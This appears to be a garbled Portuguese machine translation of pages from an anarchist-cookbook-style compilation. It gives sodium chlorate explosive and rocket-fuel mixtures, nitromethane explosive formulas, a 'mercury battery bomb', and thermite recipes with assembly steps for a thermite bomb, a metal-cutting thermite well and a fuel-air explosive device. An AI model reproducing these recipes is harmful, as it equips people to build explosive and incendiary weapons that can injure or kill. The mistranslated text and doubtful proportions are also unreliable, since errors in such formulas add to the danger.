O clorato de sódio é semelhante ao clorato de potássio, e na maioria dos casos pode ser um substituto. O clorato de sódio também é mais solúvel em água. Você pode encontrar clorato de sódio no Canal ou qualquer loja da melhoria hardware / home. É utilizado em maçaricos e você pode obter cerca de £ 3 por cerca de R \$ 6,00.

Clorato de sódio Pólvora

-

65% clorato de sódio

-

22% de carvão

-

13% de enxofre

-

Pitadas de grafite em cima

Rocket Fuel

-

6 partes de clorato de sódio

-

5 partes de cimento de borracha

-

Mix * COMPLETAMENTE *

Rocket Fuel II

(Melhor Performance)

-

50% clorato de sódio

-

35% de cimento de borracha (marca 'One-Coat ")

-

10% Resina Epoxi Resin

-

5% Enxofre

Você pode querer adicionar mais clorato de sódio, dependendo da pureza que você está usando.

Mistura Incendiary

-

55% de pó de alumínio (atomizada)

- 45% clorato de sódio
 - 5% Enxofre
 - *Mistura impacto*
 - 50% de Fósforo Vermelho
 - 50% clorato de sódio
- Ao contrário de clorato de potássio, clorato de sódio não explodirá espontaneamente quando misturado com fósforo. Tem de ser atingida para ser detonada.
- Filler explosivo*
- 85% clorato de sódio
-

Página 239

- 10% de vaselina
 - 5% de pó de alumínio
 - *Fórmulas nitrometano*
- Eu pensei que eu poderia acrescentar isso em uma vez que é semelhante ao Astrolite.
- Nitrometano (CH_3NO_2)
 - Gravidade específica: 1,139
 - Ponto de Fulgor: 95 °
 - Auto-Ignite: 785°F
- Derivação: Reação de metano ou propano com ácido nítrico sob pressão.
- Usos: o combustível de foguete; solventes para compostos de celulose, polímeros, ceras, gorduras, etc
- Para ser detonada com uma tampa de n ° 8, acrescentar:
- 1,95% + 5% de nitrometano etilenodiamina
- 2,94% nitrometano + 6% de anilina
- Potência de saída: 22-24% mais potente que o TNT. Velocidade de detonação de 6200 MPS.
- Explosivos nitrometano "sólido"*
- 2 partes de nitrometano

-

5 partes de nitrato de amónio (psido)

Deixe de molho por 3-5 min. Quando terminar, guarde em um recipiente hermético. Isto é suposto ser 30% mais potente que dinamite contendo 60% de nitro-glicerina, e tem 30% mais brilho.

MERCURY BATERIA BOMBA!

pelo Agente PHUCKED!

Materiais:

-

1 Mercury Bateria (1 «ou 1,4 V Hearing Aid)

-

Uma lâmpada de trabalho com interruptor on / off

É muito simples! Viva! Crianças menores de 18 anos não deve considerar tentar este ou então eles teriam ácido de mercúrio em seus rostos!

1.Turn o interruptor da luz para ver se as luzes Lite bulbo para cima.

2.Se o trabalho, deixe o interruptor e desconecte o cabo

3.Desenrosque o bulbo (Não toque no hot-spot!)

4.Coloque um Mercury bateria na tomada e certifique-se de que ele está tocando o contato Hot-spot.

5.Move qualquer objeto ou móveis - Por quê? Pode haver faíscas desprendidas!

6.Now sua parte favorita, ficar para trás e conecte o cabo na tomada.

7.E você vai se divertir! Como verdadeira festa!

219.Thermite IV

por Kilroy

IMPORTANTE:

A realização ea posse dos seguintes dispositivos e misturas é provavelmente ilegal na maioria das comunidades. Os incendiários são capazes de

queima em excesso de 5400øF e são quase impossíveis de apagar. Se você fazê-los aceitar toda a responsabilidade por sua posse e

usar. Você também aceitar toda a responsabilidade por sua própria estupidez e negligência. Esta informação destina-se exclusivamente para educar. Todas as fórmulas são

por Peso

Thermite são um grupo de misturas pirotécnicas no qual um metal reactivo reduz o oxigénio de um óxido metálico. Isso produz uma grande quantidade de calor,

escória e metal puro. A thermite mais comum é ferroaluminum thermite, feito de alumínio (metal reativo) e óxido de ferro (óxido de metal).

Quando se queima produz óxido de alumínio (escória) e ferro puro. Thermite é geralmente usada para cortar ou soldar metal. Como experiência, um tijolo de f 3

térmite foi colocado sobre um bloco de motor de alumínio. Após a queima foi realizado de térmite, apenas uma pequena porção do bloco foi derretido. No entanto, o bloco era muito deformado de forma mais havia rachaduras por todo o bloco. Ferro-thermite produz cerca de 930 calorias por grama A

proporções usuais de ferro-thermite são de 25% de alumínio e 75% de óxido de ferro óxido de ferro geralmente usada não é a ferrugem (Fe_2O_3), mas escala de ferro

(Fe_3O_4). Rust vai funcionar, mas você pode querer ajustar a mistura para cerca de 77% de ferrugem. O alumínio é geralmente em pó grosso para ajudar a retardar

a velocidade de combustão. Os produtos químicos são misturados completamente e prensados em um recipiente apropriado. Uma primeira mistura de incêndio é deitada no topo e

inflamado.

Página 240

NOTA: Thermites são geralmente muito seguro para misturar e armazenar. Eles não são sensíveis choque ou fricção e incineração a 2000°F.

A primeira mistura fogo é uma mistura que inflama mais fácil do que thermite e queima quente o suficiente para acender o thermite confiável. Uma muito boa é:

-

Nitrato de potássio 5 partes

-

Moído fino de alumínio 3 partes

-

2 partes de enxofre

Misture o acima completamente e combinar duas partes dele com uma parte de pó fino de ferro-thermite. A mistura resultante pode ser leve por segurança fusível e queima intensamente.

Um problema com thermites é a diferença de peso entre o alumínio e o óxido. Isto faz com que separar tornando o

THERMITE inútil. Uma maneira de resolver este é a utilização de um aglutinante para manter os produtos químicos para o outro. O enxofre é bom para isso. Chamado Diasite, esta fórmula

usa enxofre para ligar todos os produtos químicos em conjunto. É inconveniente é o de térmite deve ser aquecido para derreter o enxofre.

-

Óxido de ferro de 70%

-

23% de alumínio

-

7% Enxofre

Misture o óxido de alumínio e em conjunto e colocá-los em um forno a 325°F e deixe a mistura de calor por um tempo. Quando a mistura estiver quente polvilhe o enxofre por cima e misture bem. Colocar isso de volta no forno por alguns minutos para derreter todo o enxofre. Puxe-a para trás para fora e misture novamente. Enquanto ainda estiver quente,

carregar em recipientes destinados a utilização. Quando esfria, faça o diasite para manter cerca de 10 - 15 gramas de primeiro mix fogo. Quando diasite queima forma de sulfeto compostos que liberam o sulfeto de hidrogênio quando em contato com água. Este odor de ovo podre pode prejudicar os esforços de combate ao fogo. Térmite pode ser feita não para separar, comprimindo-o sob um par de pressão toneladas. O sedimento resultante é forte e queima mais lenta do que térmite pó.

ELENCO THERMITE: Esta fórmula pode ser convertido em moldes ou recipientes e endurece em uma massa sólida. Ela não produz mais ferro tão regular ferro-thermite, mas faz uma escória que fica líquido muito mais tempo. Faça um misturas como se segue.

-

Plaster of Paris duas partes

-

Finas e grossas mistos de alumínio 2 partes

-

3 partes de óxido de ferro

Misture bem e acrescente água suficiente para molhar gesso. Despeje-o em um molde e deixe descansar por «hora. Escorrer a água extra que

separa no topo. Que este secar ao sol por pelo menos uma semana. Ou seco ao sol durante um dia e colocar em forno 250 ° F por um par de horas.

Fure-o para um primeiro mix fogo quando seca.

THERMITE BOMBA: Thermite podem ser feitas para explodir, tendo a fórmula thermite elenco e substituição de alumínio em pó fino para o

grossa / mix bem. Tomar 15 gramas de mistura de primeiro fogo e colocou-se no centro de um pedaço de folha de alumínio. Insira um fusível à prova d'água na mistura e reunir-se a folha em torno do fusível. Waterproof a folha / fusível com uma fina camada de cera. Obter um molde de duas peças esférica com um diâmetro de cerca

4-5 polegadas. Cera ou de óleo no interior do molde para ajudar a libertar o térmite. Agora, preencher uma metade do molde com o fundido de térmite. Coloque a primeira fogo / pacote fusível no centro do molde cheio. Encher a outra metade do molde com o molde de térmite e montar. O molde terá que

tem um buraco no meio para o estopim para ficar fora. Em cerca de uma hora, separar cuidadosamente o molde. Você deve ter uma bola de thermite com o primeiro mix de fogo no centro dele, e o fusível de fora da bola. Seque a bola no sol por cerca de uma semana. Não secar em um forno! O fusível inflama

o primeiro mix de fogo que por sua vez acende o thermite. Desde a thermite é inflamada do centro para fora, o calor se acumula no thermite e queima

mais rápido do que o normal. O resultado é uma pequena explosão. As queimaduras bola cupim em uma fração de segundo e lança de ferro fundido e escória redor. Utilize este cuidado!

THERMITE BEM: Para cortar metal com thermite, tomar um cadinho refratário e perfurar um 1/4 pol buraco no fundo. Epoxy um (20 gal) folha fina de leve

aço sobre o orifício. Permitir que a epoxi seque. Preencha o cadinho com ferro-thermite e insira um primeiro dispositivo de ignição do fogo no thermite. Forme um impasse para o cadinho. Isso deve manter o cadinho sobre um «dentro up. Coloque a bem mais de seu alvo e acender o primeiro fogo. O poço funciona dessa maneira. O

thermite queimaduras, tornando escória e ferro. Uma vez que o ferro é mais pesado que vai para o fundo do poço. As queimaduras de ferro fundido através da folha de metal.

Isto produz um pequeno atraso, que dá a ferro e escória de mais tempo para se separar totalmente. O ferro fundido escorre para fora através do furo no fundo

do cadinho. O impasse permite que o thermite para continuar fluindo para fora do cadinho. A força do ferro gotejando fura um buraco no alvo.

Um £ 2 térmite bem pode penetrar até 3/4 polegadas de aço. Experimente com diferentes configurações para obter a máxima penetração. Para um cadinho, tente

um vaso de flores revestido com uma camada de óxido de magnésio. Às vezes o pote rachaduras no entanto. Pegue a fórmula thermite elenco e adicionar 50% de ferro-

THERMITE a ele. Isso produz uma quantidade razoável de ferro e uma escória muito líquido.

THERMITE EXPLOÇÃO ar-combustível: Este é um dispositivo muito perigoso. Pergunte a si mesmo se você realmente quer fazer isso antes de você fazer qualquer trabalho em

lo. É quase impossível dar qualquer das dimensões dos contentores ou pesos de cargas, devido à disponibilidade de peças muda de um

pessoa para outra. No entanto, aqui está uma descrição geral do dispositivo, carinhosamente conhecido como HELLHOUND.

Cobrar uma taxa thermite em um 1/8 de polegada tubo de parede. Esta taxa deve ser inflamado eletricamente. Na extremidade oposta do tubo de longe do lado do dispositivo de ignição

colocar uma pequena carga explosiva de flash em pó pesando cerca de 1 oz Faça um pequeno furo em um tampão de extremidade do tubo e executar os fios da ignição através de o furo. Selar os fios e buracos com epóxi à prova de combustível ou cimento. Tente ponteira cimento disponíveis em lojas de artigos esportivos. Dope os tópicos

Página 241

das tampas com uma boa droga tubo e aperte-os sobre o tubo. Isto dá-lhe uma carga thermite em um cano de ferro dispostas de modo que quando

a thermite é inflamada eletricamente, ele vai queimar de um lado para o outro, finalmente, a criação da carga de pólvora flash. Colocar este dispositivo num maior

tubo ou recipiente de metal muito robusta que está selado numa das extremidades. Use um par de metal "aranhas" para manter o dispositivo longe das paredes ou extremidades do recipiente maior. Executar os fios para fora através da parede do recipiente e vedar os fios com o epoxi à prova de combustível. Encha o recipiente com um combustível líquido volátil. Acetona ou gasolina funciona muito bem. Agora selar o recipiente com uma tampa adequada e isso é feito.

O dispositivo funciona assim: Fixe um temporizador-fonte de alimentação para os fios. Quando o termite é inflamado sobreaquece o combustível líquido. Uma vez que o recipiente é forte o suficiente para segurar a pressão do combustível não ferver. Quando o thermite queima até o explosivo, ele explode ruptura da e libertar o recipiente de combustível sobreaquecido. O combustível se expande, se refrescar e fazer uma névoa fina e vapor que se mistura com o ambiente ar. A escória thermite quente também é lançada no ar, que incendeia a mistura ar-combustível. O resultado é óbvio. Tente sobre uma «lbs de thermite para um galão do combustível. Para o vaso de pressão, tentar uma panela de pressão de idade. Porque o combustível pode dissolver o epóxi não manter este dispositivo em torno de muito longa. Mas pergunte a si mesmo, você realmente quer fazer isso?

THERMITES exóticos: Thermites também pode ser feito a partir de teflon-magnésio ou fluoretos de metal ou de alumínio-magnésio. Se houver um excesso de composto de flúor na mistura, o gás de flúor pode ser libertado. O flúor é extremamente corrosivo e reactiva. O gás pode causar orgânica

material explodiu em chamas por simples contato. Para a teflon magnésio utilização de 67% de teflon e 33% de magnésio. Um forte primeiro acendedor de fogo deve ser utilizado para inflamar a mistura. Tanto a teflon e magnésio devem ser em forma de pó. Não inalar a fumaça da queima de mistura. Se

você usa metal-fluoretos em vez de teflon, utilize fluoretos de metais de baixa energia. Fluoreto de chumbo é um bom exemplo. Tente usar 90% de flúor e chumbo

10% de alumínio. Aviso: compostos de flúor pode ser muito venenosa. Eles são aproximadamente iguais aos compostos de cianeto. Outra mistura exótica

é ortofosfato tricálcico e alumínio. Quando este queimaduras, forma fosfeto de cálcio, que quando a água contatos libera hidrogênio

fosforado, que pode inflamar-se espontaneamente no ar. Ortofosfato tricálcico tem a fórmula $\text{Ca}_3 (\text{PO}_4)_2$ e é conhecida como o branco-lockite. Usar

cerca de 75% e 25% de ortofosfato de alumínio. Esta relação pode ter que ser alterada para melhor queima como eu não tenho experiência com isso e muito

Não sei se mais alumínio pode reduzir o cálcio melhor. Ele faz o trabalho, mas é um disco para inflamar m

istura. Uma primeira mistura de fogo contendo alguns por cento de magnésio funciona bem.

O combate aos incêndios cupim: Duas maneiras de combate a incêndios cupim ou estão sufocando o thermite com areia. Isso não colocar para fora o thermite mas

não ajuda contê-lo e bloquear um pouco do calor. A outra forma é a inundar o thermite com uma grande quantidade de água. Isso ajuda a quebrar o

THERMITE distante e parar a reação. Se você usar uma pequena quantidade de água, uma explosão pode resultar como a thermite pode reduzir a água e

liberar gás hidrogênio. Thermite pode iniciar incêndios com o calor que irradia a partir da reação. Substâncias inflamáveis próximas pode pegar fogo mesmo

embora nenhuma faíscas ou chamas tocá-los.
